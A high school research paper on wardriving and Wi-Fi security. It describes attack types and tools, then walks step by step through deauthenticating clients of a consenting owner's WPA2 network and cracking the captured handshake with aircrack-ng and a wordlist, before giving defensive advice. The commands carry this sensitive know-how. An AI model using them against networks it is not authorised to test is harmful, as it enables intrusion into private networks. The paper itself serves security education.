

# Wardriving: Uncovering the Threats to Your Wi-Fi Security

The Dark Side of Wi-Fi: How Malicious Actors Can Exploit You

A high school paper written by Aaron Gotthardsson Sellin




Image 1. A person who is executing commands on a computer in a car. Panda Security.

Rymdgymnasiet: 2023-03-03

Supervisors: Jonnie Järnmark, Erika Lindmark, Britta Stålnacke

## **Acknowledgments**

I want to express my gratitude toward my father, Per Gotthardsson, who laid the foundations for my current understanding of everything in the tech space. I also want to thank my mother, Lena Sellin, for being a great all around mother and my number one supporter during the writing of this paper. I would like to thank my former Swedish teacher, Erika Lindmark, as well as my former technology teacher, Tage Grönberg, and lastly my current teacher in physics and technology, Jonnie Järnmark.

## **Summary**

This research paper focuses on the importance of cybersecurity and explores the vulnerabilities and threats associated with computer networks. It discusses the common types of cyber-attacks, including social engineering attacks, malware, phishing, ransomware and the devastating consequences that these attacks can have on individuals and businesses.

The paper emphasizes the importance of implementing proper security measures, such as using strong passwords, updating software regularly, and limiting access to networks. It also suggests the use of intrusion detection and prevention systems and upgrading to the latest security standard, such as the Wi-Fi Protected Access III, to protect Wi-Fi networks from unauthorized access and data breaches.

The paper concludes that prioritizing cybersecurity is essential to protect personal information, prevent identity theft, maintain online privacy and individuals should take necessary steps to strengthen their cybersecurity.

# Table of Contents

<b>1 Introduction.....</b>	<b>4</b>
1.1 Thesis Statement .....	4
1.2 Inquiry .....	4
<b>2 Background .....</b>	<b>5</b>
2.1 Man in The Middle Attack.....	5
2.2 Wardriving .....	5
2.3 Smart-Home & IoT .....	5
2.4 Software for Wardriving .....	6
2.5 Hardware for Wardriving.....	6
2.6 Encryption for Wi-Fi.....	7
2.7 The Legality of Wardriving in Sweden.....	8
2.8 Current Encryption Use Across the World .....	8
<b>3 Method .....</b>	<b>8</b>
<b>4 Results .....</b>	<b>8</b>
4.1 Reconnaissance .....	8
4.1.1 aircrack-ng .....	9
4.1.2 WiGLE.....	10
4.1.3 Windows Command Prompt.....	10
4.2 Network Evaluation .....	11
4.3 Launching the Attack .....	11
4.4 Result Summary .....	12
<b>5 Analysis .....</b>	<b>12</b>
<b>6 Discussion &amp; Closing Statement .....</b>	<b>12</b>
6.1 Securing ones Wi-Fi Network.....	12
6.2 Use Strong Passwords .....	13
6.3 The Two Best Online Habits.....	13
6.4 Why Home Wi-Fi Security Matters .....	14
6.5 Closing Statement .....	14
<b>7 Sources .....</b>	<b>15</b>
7.1 Images .....	15
7.2 Websites.....	15

# 1 Introduction

Since a young age, I have had a passionate interest in software development and cybersecurity. The modern technology of our society has left a significant impression on me due to the vastness of it. The sector has always fascinated me because of its evolving nature, with new systems and vulnerabilities emerging every day. Moreover, my father has been working in software design since the early 90s, which meant that I have always had an experienced mentor by my side.

Five years ago, I came across the concept of Wardriving. It is a method of using a Wi-Fi-enabled device to automatically map networks while moving in a vehicle. This method can efficiently map all Wi-Fi networks in a relatively large area, depending on the device's range. In addition to using a smartphone for this mapping, there is specialized software and hardware that can simplify this work further.

## 1.1 Thesis Statement

The purpose of this high school research project is to investigate the act of Wardriving, why some actors engage in it, and the different ways an actor can spy on and attack networks. Furthermore, the paper will discuss how this affects the everyday life of individuals and what can be done to further secure ones online presence.

This section is aimed at you, the reader. This paper is written with the aim of enlightening you about the security of your Wi-Fi. Many people do not take their online security seriously, and I have an idea as to why. The cyber world is not something that can be fully understood or grasped unless one is extremely knowledgeable in the subject. As an individual, you do not see or feel your data being compromised, and in many cases, you are not even aware that it has happened. The lack of awareness of what is really going on behind the scenes leads to a lack of seriousness towards online security. People trust their devices, such as phones, computers, and tablets, and assume that they alone will keep them safe. However, it is often the underlying software in these devices that can compromise an individual's security.

The websites you use, the apps you download, and your internet habits is what make you vulnerable. Ultimately, it is human ignorance and cognitive dissonance that are at the root of the problem I am addressing in this paper. But at the core of it all is encryption. It is the only barrier between you and actors who want to cause harm. It is the thin, but most important layer that provides you with security. Essentially, the power lies in your hands, and it is your responsibility to act. Therefore, this paper is written to encourage you to research and implement the correct security measures that you should be using to make sure that you are as secure as you can be.

## 1.2 Inquiry

The following questions will be addressed in this paper:

- How does one attack a network?
- How does one secure themselves against actors who want to access their private information through their Wi-Fi Network?

This set of questions highlight the depth of the subject matter as well as its relevance to everyday life. Furthermore, by asking these questions individuals get an answer to how they can become more secure in relation to their digital lives.

## 2 Background

In this section, the concepts, various software and hardware, well as the history behind the emergence of the most common encryption methods used in conjunction with Wi-Fi will be explained.

### 2.1 Man in The Middle Attack

Dinu Gitlan describes a man-in-the-middle attack (MITM) as a type of cyber-attack where an attacker intercepts communication between two parties and can eavesdrop or modify the data being exchanged.<sup>1</sup>

An example of this type of attack could be when you try to log in to your Amazon account. The attacker sees that you are trying to access this website and sends their own version of this page with a significant modification. The data you enter, your password and email, is then redirected to the attacker. The attacker can then redirect you to the original website, and you will have no idea that your account has been compromised. This is illustrated in the image on the right.

A more frightening scenario is if the attacker places themselves between you and your router to gain control over your home network.

If you have smart home devices on your network, the attacker can listen for data and collect passwords to take full control of all the devices in your home.




Image 2. Illustration of a man-in-the-middle attack. The SSL Store.

### 2.2 Wardriving

Wardriving is described as a practice that involves searching for and exploiting vulnerable Wi-Fi networks using a wireless-enabled device<sup>2</sup>. Cybercriminals use this method to gain unauthorized access to private networks, steal sensitive data, and launch malicious attacks. Wardriving can compromise your online privacy and put you at risk of identity theft, fraud, and other cybercrimes. It is crucial to secure your wireless network to prevent wardriving attacks and safeguard your personal and confidential information.

### 2.3 Smart-Home & IoT

According to Adam Hayes smart home refers to a home with appliances such as coffee machines, refrigerators, and lights that can be controlled via a phone through an internet connection<sup>3</sup>. This is convenient because users can control everything in their home, including temperature, security, and lighting, even when they are not home. However, this also poses many security risks, as a malicious actor could gain the same level of control over the user's home.

In an article written by Brien Posey, Internet of Things (IoT) devices are defined as non-standardized devices that can be wirelessly connected to a network to transfer data<sup>4</sup>. IoT aims to expand data transfer beyond just computers such as laptops and phones to devices that are "dumber", such as a coffee machine or refrigerator.

<sup>1</sup> Gitlan, Dinu, 2019, "SSL Certificates vs. Man-in-the-middle attacks", *Medium*, 30 - 08, <https://medium.com/@munteanu210/ssl-certificates-vs-man-in-the-middle-attacks-3fb7846fa5db>, (2022-02-20).

<sup>2</sup> Panda Security, 2020, "Wardriving: What Is It + How Can you Detect It?", *Panda Security*, 13 - 10, <https://www.pandasecurity.com/en/mediacenter/security/wardriving/>, (2022-02-20).

<sup>3</sup> Hayes, Adam, 2022, "Smart Home: Definition, How They Work, Pros and Cons", *Investopedia*, 14 – 09, <https://www.investopedia.com/terms/s/smart-home.asp>, (2022-02-20).

<sup>4</sup> Posey, Brian, March 2022, "IoT devices (internet of things devices)", *TechTarget*, <https://www.techtarget.com/iotagenda/definition/IoT-device>, (2022-02-20).

## 2.4 Software for Wardriving

Today, there are numerous open-source software options available for wardriving thanks to the rapid growth of the internet. In this subsection, commonly used software for wardriving will be explained.

**Kismet** is a computer program that uses a network card to passively collect data from radio chatter that is ongoing around the device. Its passive nature means that it does not need to send any signals to capture data and simply listens for it. **Kismac** is a version of the aforementioned software that has been adapted for MacOS.<sup>5</sup>

**Aircrack-ng** is a software suite that is designed to detect, sniff and crack, WEP, WPA/WPA2-PSK<sup>6</sup>. It is an analysis tool for 802.11 wireless LAN networks. What makes this software powerful is its ability to interface with any network card that supports monitor mode.

## 2.5 Hardware for Wardriving

There is a large amount of hardware available for wardriving. In this subsection, we will explain three different systems that can be used for this purpose.

Combining a **Raspberry Pi** with a GPS/GNSS antenna and a reliable network card such as the Alfa AWUS036NHA, which happens to be the most popular for this purpose, makes adapting to wardriving simple.<sup>9</sup>

A **smartphone** happens to be a good device for wardriving. It already has everything you need to get started. There are apps that tie the phones hardware together to make it a very good foundation for Wardriving.

**WiGLE Wifi** is an app that can be used on Android devices<sup>10</sup>. The app has a range of handy features, such as being able to use the creators' website to map the devices you have searched for. The best part of the app is that your phone can remain unrooted, allowing it to continue functioning as a regular phone.

The **Wi-Fi Pineapple Mark V** is a wireless network auditing platform from the security company Hak5<sup>11</sup>.

**inSSIDer** is an open-source software for open Wi-Fi networks that focuses on tracking the SSID (network name), RSSI (signal strength), and security of these networks.<sup>7</sup>

**Wifiphisher** is a framework for access points in relation to Wi-Fi<sup>8</sup>. The software is designed for red team attacks, as it simulates an actor with malicious intent. Using this framework, it is easy to perform a man-in-the-middle attack against wireless clients on a network by redirecting network traffic.

This device enables network administrators to conduct a variety of security tests, which can provide valuable information to help identify security threats in their systems. However, these vulnerabilities could also be used maliciously to threaten a company's systems, network, and infrastructure.

This device is among the best suited for Wardriving. All one needs to do is use SSH to access and program the device to run the aforementioned software, Kismet. After this, one simply needs to connect to the device with a web browser to later read the collected data in a graphical user interface.




Image 3. Screenshot from Pineapple Mark V Interface. Hak5.

<sup>5</sup> Kismet, 2023, “Kismet: Wi-Fi, Bluetooth, RF, and more”, *Kismet*, <https://www.kismetwireless.net/>, (2023-02-21).

<sup>6</sup> Bugcrowd, “Aircrack-ng”, *Bugcrowd*, <https://www.bugcrowd.com/glossary/aircrack-ng/>, (2023-02-21).

<sup>7</sup> Metageek, “inSSIDer – Defeat Slow Wi-Fi”, *Metageek*, <https://www.metageek.com/inssider/>, (2023-02-21).

<sup>8</sup> Wifiphisher, “wifiphisher”, *Wifiphisher*, <https://wifiphisher.org/>, (2023-02-21).

<sup>9</sup> Sadmin, 2017, “Wardrive with the Kali Raspberry Pi to Map Wi-Fi Devices”, *Null-Byte*, 22 – 06, <https://null-byte.wonderhowto.com/how-to/wardrive-with-kali-raspberry-pi-map-wi-fi-devices-0176558/>, (2023-02-22).

<sup>10</sup> WiGLE, “Frequently Asked Questions”, *WiGLE*, <https://wigle.net/faq>, (2023-02-22).

<sup>11</sup> Hak5, “WiFi Pineapple”, *Hak5*, <https://shop.hak5.org/products/wifi-pineapple>, (2023-02-22).

## 2.6 Encryption for Wi-Fi

There are a variety of encryption algorithms used for Wi-Fi, the most popular being WEP, WPA, WPA2, and WPA3. According to Kaspersky **Wired Equivalent Privacy** (WEP) is a security algorithm developed for 802.11 wireless networks. It was created as part of the original IEEE 802.11 standard in 1997<sup>12</sup>.

The article also goes into detail about how WEP works. Using a hexadecimal key of 64 to 128 bits, all traffic on the network is encrypted. This is a static key, which means that everyone on the network, regardless of traffic or device, encrypts their data with a single key. However, because WEP is a stream cipher, it means that an actor can easily force the use of the key by replaying network traffic. In a post on the website Ycombinator, "How long does the cracking process take?" from July 2017, the user arprocter wrote that it only took him 8 minutes for a 64-bit key and 30 minutes for a 128-bit key.

In the Kaspersky article, **Wi-Fi Protected Access** (WPA) was introduced in 2003 as a replacement for WEP by the Wi-Fi Alliance. WPA shares many similarities with WEP, but it offers many improvements in how it manages security keys and user authentication. WPA uses Temporal Key Integrity Protocol (TKIP), which changes the keys the system uses, preventing actors from creating their own keys that resemble those used by clients on the network. TKIP was later replaced by Advanced Encryption Standard, but due to the similarities it still shared with WEP, WPA2 was created.

According to the Kaspersky article **Wi-Fi Protected Access II** (WPA2) uses Robust Security Network and operates in two modes, **Personal mode** (WPA2-PSK) and **Enterprise mode** (WPA2-EAP). Both of these modes use Counter Mode Cipher Block Chaining Message Authentication Protocol (CCMP), which uses AES for message authenticity and integrity verification. This makes the system stronger than TKIP, which in turn makes it harder for actors to detect patterns in data traffic.

However, the protocol still has vulnerabilities. For example, the network is still susceptible to key reinstallation attacks (KRACK). KRACK exploits a weakness in the system, allowing an actor to clone the network and force the victim to connect to another network. This can lead to the decryption of small bits of information, which can compromise the security key encryption.

Despite this, WPA2 is considered more secure than the previous version of WPA. It is also vulnerable to Evil Twin attacks, which involve flooding the original router with information to disrupt it, and then starting a network with the same name and MAC ID as the victim router. This allows an actor to gain full control over the users' data flow by forcing them to connect to the malicious router.

**Wi-Fi Protected Access III** is the third iteration of WPA, which was introduced in 2018. According to the article from Kaspersky this protocol comes with many new features for personal and business use. The main functions that were added are the following:

- **Individualized data encryption**, which means a new and unique key for each user logging into the Wi-Fi network. It also uses a new encryption method for the key, the 256-bit Galois/Counter Mode Protocol.
- **Simultaneous Authentication of Equals Protocol**, which is used to create a secure handshake between the client and router. Both the client and the router ensure that the data is being sent between the devices they believe they are communicating with.
- **Stronger brute force attack protection**, which protects against offline password guessing by allowing only one guess per user, forcing the attacker to interact directly with the router for each guess. This eliminates brute force attacks on Wi-Fi devices.

---

<sup>12</sup> Kaspersky, "WEP, WPA, WPA2 and WPA3: Differences and explanation", Kaspersky, <https://www.kaspersky.com/resource-center/definitions/wep-vs-wpa>, (2023-02-22)



## 2.7 The Legality of Wardriving in Sweden

According to Swedish law, The Act on Computer Data Offences, Chapter 4, Section 9 of the Penal Code, wardriving is illegal if it involves unauthorized access to Wi-Fi networks<sup>13</sup>. The act of wardriving involves driving around with a device to detect and locate Wi-Fi networks, which can potentially be used for unauthorized access. If the intent is to gain access to a network without permission, it can be considered a criminal offense. However, simply driving around and scanning for networks without attempting to access them is not illegal. It is important to obtain permission from the network owner before attempting to access any Wi-Fi network.

## 2.8 Current Encryption Use Across the World

According to the statistics from WiGLE Stats, March 8th, 2023, the encryption usage looks like this today (see image on the right)<sup>1</sup>. This data has been compiled from people who have performed Wardriving and then uploaded this data to the WiGLE platform. As we can see, almost 10% of all routers tragically use WEP, WPA, or no password at all.




Image 4. Encryption statistics. WiGLE Stats.

## 3 Method

The method of which this paper will go by answering the inquiry is attacking a network with the security standard WPA II. Various software tools will be used to identify vulnerable networks. The approach begins with a reconnaissance phase, during which necessary data about the networks is collected. Then an evaluation phase follows, in which vulnerabilities in the network are searched for and analysed. Finally, the network is attacked using an appropriate method. By using this approach, the inquiry will be addressed effectively.

To implement this method, certain hardware is required, including a laptop with the Ubuntu operating system installed, an 802.11n USB Wireless LAN Card from Ralink Technology, and an Alcatel 1c Android phone with the WiGLE app installed.

## 4 Results

This section outlines a three-step process to arrive at a result. The first step involves reconnaissance of networks, followed by analysis of the collected data, and finally, executing the attack. To comply with the law, it is necessary to attack a network that is owned or authorized by the attacker. Therefore, this method only pertains to wardriving for data collection purposes and not for attacks. Consequently, data will only be collected but not acted upon.

### 4.1 Reconnaissance

The first step is to detect vulnerable networks, which can be achieved through various software. In this demonstration, three different methods will be showcased, all following the same methodology of retrieving the SSID, BSSID, MACID, authentication protocol, and encryption level of the target network. It is important to note that the reconnaissance with aircrack-ng was done from the home of the writer whilst the ones with WiGLE and Netshell were done on the FHSK campus.

<sup>13</sup> Riksdagen, 1962, “Brottsbalk 1962:700”, *Riksdagen*, 21 – 12, [https://www.riksdagen.se/sv/dokument-lagar/dokument/svensk-forfattningssamling/brottsbalk-1962700\\_sfs-1962-700#K4](https://www.riksdagen.se/sv/dokument-lagar/dokument/svensk-forfattningssamling/brottsbalk-1962700_sfs-1962-700#K4), (2023-02-23).



### 4.1.1 aircrack-ng

Among the examples that will be presented, this is the most advanced, but the best results are obtained when using aircrack-ng suite compared to WiGLE and the command line.

To do this the first step is to determine the name of the network card by using the “airmon-ng” command, which will provide the data presented in the figure below, which is listing available networking devices. From this we can see that the networking card is called wlx20e2070cd352

```
root@aarons-laptop:/home/aaron# airmon-ng

PHY      Interface      Driver      Chipset
phy1     wlx20e2070cd352 mt7601u     Ralink Technology, Corp. MT7601U

root@aarons-laptop:/home/aaron#
```

Image 5, Execution of the airmon-ng command, Aaron Gotthardsson Sellin

```
root@aarons-laptop:/home/aaron# airmon-ng check kill

Killing these processes:

PID Name
5184 avahi-daemon
5186 avahi-daemon

root@aarons-laptop:/home/aaron#
```

The next step will be to kill all applications that could disrupt the collection of data. This can be done with the “airmon-ng check kill” command, the output from this can be viewed in the image on the left.

The third step is to put the networking card into monitor mode. This allows us to start listening after network traffic. This can be done with airmon-ng, the syntax of which is “airmon-ng <start | stop> <interface>”, this means that the command that needs to be used is “airmon-ng start wlx20e2070cd352”.

Image 6, Execution of the airmon-ng check kill command, Aaron Gotthardsson Sellin

```
PHY      Interface      Driver      Chipset
phy1     wlx20e2070cd352 mt7601u     Ralink Technology, Corp. MT7601U
          (mac80211 monitor mode already enabled for [phy1]wlx20e2070cd352 on [phy1]wlx20e2070cd352)

root@aarons-laptop:/home/aaron#
```

Image 7, Execution of the airmon-ng start wlx20e2070cd352 command, Aaron Gotthardsson Sellin

From this data output one can find valuable information on the networks in the area. To get a better view over a specific network, we can force airodump-ng to only listen for data from a specific network. This is where the legality of the whole operation gets murky, that is why I have reached out to the owner of the network with the ESSID C3PO to ensure that everything is in accordance with the law.

The unique identifier for this network is its BSSID, which in this case is 24:4B:FE:A7:3B:C0. We also need to deduce what channel the network is on, which we can see is 10 from the output data. To save this data so that we can use it later on we need to specify a file name, It will be titled WPAcrack. The following command will thus be “airodump-ng 24:4B:FE:A7:3B:C0 -c 10 -write WPAcrack wlx20e2070cd352”. The output from this command can be viewed in the image below.

```
CH 10 ][ Elapsed: 6 s ][ 2023-02-27 16:41

BSSID          PWR RXQ Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
24:4B:FE:A7:3B:C0 -79 70      47          3    0  10  360  WPA2 CCMP  PSK  C3PO

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
```

Image 9, Output from airodump-ng 24:4B:FE:A7:3B:C0 -c 10 -write WPAcrack wlx20e2070cd352 command, Aaron Gotthardsson Sellin.

### 4.1.2 WiGLE

To map a larger area, one uses the WiGLE app on the Alcatel 1c cell phone. By starting the app and following the instructions we were able to map the entire FHSK campus in one swift click of a button. The data of which can be seen in the image below.

Each purple dot representing the location of a network. Note that this image has been slightly modified by adding a red dot to represent the location of the phone. As we can see it does not provide pinpoint accuracy, but it still manages to get the point across.

It is important to note that this data won't be used later on and was only procured for demonstrative purposes.



Image 10, Map over the FHSK campus wireless networks, Aaron Gotthardsson Sellin.

### 4.1.3 Windows Command prompt

Now we will do reconnaissance with the Windows Networking Shell, which we can access from the command prompt.

By entering the command "netsh wlan show networks mode=bssid" we get the following output in the image to the right.

What we get from the output is that the parent router with the SSID FHSK has 7 child APs, in the image only 2 are listed because the output was far too large to include in its entirety. We can also read out the data rates of each and how strong our signal is to each one. We can also see the authentication type and encryption that is being used for the network. All this without even connecting to it.

Note that this data was collected for demonstrative purposes and will not be used in the analytics section of the paper.

```
Interface name : WiFi
There are 8 networks currently visible.

SSID 1 : FHSK
  Network type           : Infrastructure
  Authentication         : WPA2-Personal
  Encryption             : CCMP
  BSSID 1                : 86:8a:20:85:2d:ea
    Signal               : 65%
    Radio type           : 802.11ac
    Channel              : 36
    Basic rates (Mbps)   : 6 12 24
    Other rates (Mbps)   : 9 18 36 48 54
  BSSID 2                : de:21:f9:3e:ce:19
    Signal               : 70%
    Radio type           : 802.11ac
    Channel              : 36
    Basic rates (Mbps)   : 6 12 24
    Other rates (Mbps)   : 9 18 36 48 54
```

Image 11, Output from the netsh wlan show networks mode=bssid command, Aaron Gotthardsson Sellin

## 4.2 Network evaluation

Based on data gathered from reconnaissance section 4.1.1, we have information about the network's BSSID, authentication and encryption methods, as well as an estimate of the number of APs on the networks. This allows us to determine a suitable attack vector against one or more networks.

The following part is where the legality of the whole situation gets murky, that is why special permission was sought from the administrator of the C3PO network, allowing us to legally launch an attack on the network.

By analysing the specifics of the C3PO network, we can see that it uses WPA II and only has one AP. The fact that it only has one AP, the router, makes it easy to overflow the network with malicious data, thus kicking it offline. This makes it vulnerable to the Evil Twin attack, but due to the material limitations of this project we cannot use this method as we only have one networking card, and this attack requires two.

Another way of attacking the network could be a deauthentication attack. Since the network is not running WPA III, this type of attack is viable as we can capture a 4-way handshake between an authenticated client and the router, save it, and then attempt to crack the password encryption offline, so let us do that.

## 4.3 Launching the Attack

First, we listen to the C3PO network to capture a 4-way handshake. When a client connects to a network, this exchange occurs through a four-step authentication protocol. If we can capture this at the right time, we can break the password encryption.

Firstly, we force airodump-ng to focus its ears on the C3PO network, using a unique identifier such as its BSSID. The command for doing so looks like this "airodump-ng wlan20e2070cd352 -bssid 24:4B:FE:A7:3B:C0". After this we start a process with "aireplay-ng -deauth" to deauthenticate users. If a user gets authenticated and then kicked off, the user will reconnect and initiate a 4-way handshake with the router.

We use the command "aireplay-ng -deauth 100 -a 24:4B:FE:A7:3B:C0 wlan20e2070cd352" to kick all users off the network by sending deauthentication data while masking ourselves as the network. This forces the users to disconnect. The results of running this command can be seen in the image on the page below.


CH 10 ][ Elapsed: 2 mins ][ 2023-02-27 16:40 ][ WPA handshake: 24:4B:FE:A7:3B:C0											
BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
24:4B:FE:A7:3B:C0	-77	86	1029	145	0	10	360	WPA2	CCMP	PSK	C3PO
BSSID	STATION			PWR	Rate	Lost	Frames	Notes	Probes		
24:4B:FE:A7:3B:C0	24:4B:FE:A7:2C:B1			-66	1e- 1e	54	126	EAPOL	C3PO		

Image 12, Output aireplay-ng -deauth 100 -a 24:4B:FE:A7:3B:C0 wlan20e2070cd352 command, Aaron Gotthardsson Sellin

As can be seen in the first row, last column of the above figure, airodump-ng has captured a WPA Handshake between a client and C3PO. With aircrack-ng, we can attempt to crack the encryption with a password list. We do this with the following command, aircrack-ng WPAcrack-01.cap -w /home/rockyou, which gives us the result in the image below.

This command runs through all the passwords in rockyou.txt, which is approximately 36 million passwords. What Aircrack-ng does is that it takes a password from the list that is in ASCII format. Then encrypts it to see if it matches the same hexadecimal hash as the key being targeted.

This way the password can be cracked. After 15 minutes, aircrack-ng was able to break the password encryption, presenting us with the key. Note that the key for the C3PO network is not present in the image due to security reasons.



Aircrack-ng 1.6	
[00:00:02] 14014/14344391 keys tested (5612.82 k/s)	
Time left: 42 minutes, 33 seconds 0.10%	
Current passphrase: trabajo	
Master Key	: AA 4B FB F7 5C 80 48 6E 3C 60 35 B5 71 21 C7 51 BE BC 78 79 4B FB C6 39 87 B6 E1 DB 5C 7E F7 51
Transient Key	: 6E C7 78 CB CA C1 84 5D 64 4F 2B DB D5 3B 47 93 E9 1A 8B ED 72 BF C6 34 87 60 D6 E6 15 B1 5C 4A 42 39 B8 D1 DA 28 0B EE B6 7B 87 A7 EB D9 0F 9C 28 21 C8 93 8B 34 23 F1 3A 1F 02 60 F9 BB 7B 29
EAPOL HMAC	: 89 22 68 32 C8 50 D0 51 38 35 1A F3 21 27 7E 9E

Image 13, Output from aircrack-ng WPAcrack-01.cap -w /home/rockyou command, Aaron Gotthardsson Sellin.

## 4.4 Result Summary

First, the necessary hardware was collected, which in this case was a laptop, Wi-Fi adapter, and an Android phone. After that, the following software was installed, Ubuntu, WiGLE, and aircrack-ng suite.

Then, the hunt for vulnerable networks began, necessary data on vulnerable networks such as their BSSID, MACID, and the number of APs on the network were collected. Three different software programs were used for this: aircrack-ng suite, WiGLE, and the command prompt. With the data collected, suitable attack vectors against the targeted network were examined.

Finally, the attack was executed using the data at hand to crack the network's Wi-Fi password. It is important to highlight that the entire attack was carried out on a laptop using the aircrack-ng suite, which anyone with an internet connection can download.

## 5 Analysis

The results described a successful attack on a Wi-Fi network that used the WPA II security standard. The attack was carried out using a deauthentication attack, which involved capturing a 4-way handshake between an authenticated client and the router, saving the handshake, and then cracking it offline. The attacker was able to successfully crack the Wi-Fi password using the aircrack-ng suite software and the rockyou password list.

The success of the attack can be attributed to several factors. First, the network was only using WPA II security, which is vulnerable to deauthentication attacks. If the network had been using WPA III, the attack would not have been successful. Second, the network only had one access point, which made it easier for the attacker to overflow the network with malicious data and kick clients offline. The network administrator did not have proper security measures in place to prevent deauthentication attacks or detect unauthorized access attempts, making the network vulnerable.

## 6 Discussion & Closing Statement

The successful attack on the Wi-Fi network highlights the vulnerability of networks and the importance of implementing proper security measures. But how does one go about implementing proper security measures, and what are they?

### 6.1 Securing ones Wi-Fi Network

To secure a Wi-Fi network, upgrading to the latest security standard is crucial. The Wi-Fi Protected Access III is the latest and most secure security standard that uses the latest encryption algorithm to protect the network from various cyber-attacks, including deauthentication attacks, man-in-the-middle attacks, and password cracking attempts. The use of WPA III standard helps to protect the Wi-Fi network from unauthorized access and data breaches.

Implementing intrusion detection and prevention systems is another crucial security measure that network administrators can use to secure Wi-Fi networks. Intrusion detection and prevention systems help to monitor the network for any unauthorized access attempts, suspicious activities, or network anomalies, and alert the administrator when such activities are detected. This helps to identify and stop attacks before they can cause any harm to the network.

Access control measures are also important in securing Wi-Fi networks. Network administrators can implement access control measures by limiting the number of devices that can connect to the network, requiring strong passwords, or using two-factor authentication. Limiting the number of devices that can connect to the network helps to prevent unauthorized access and reduce the risk of cyber-attacks. Requiring strong passwords helps to ensure that the passwords cannot be easily guessed or cracked, making it harder for attackers to gain access to the network.

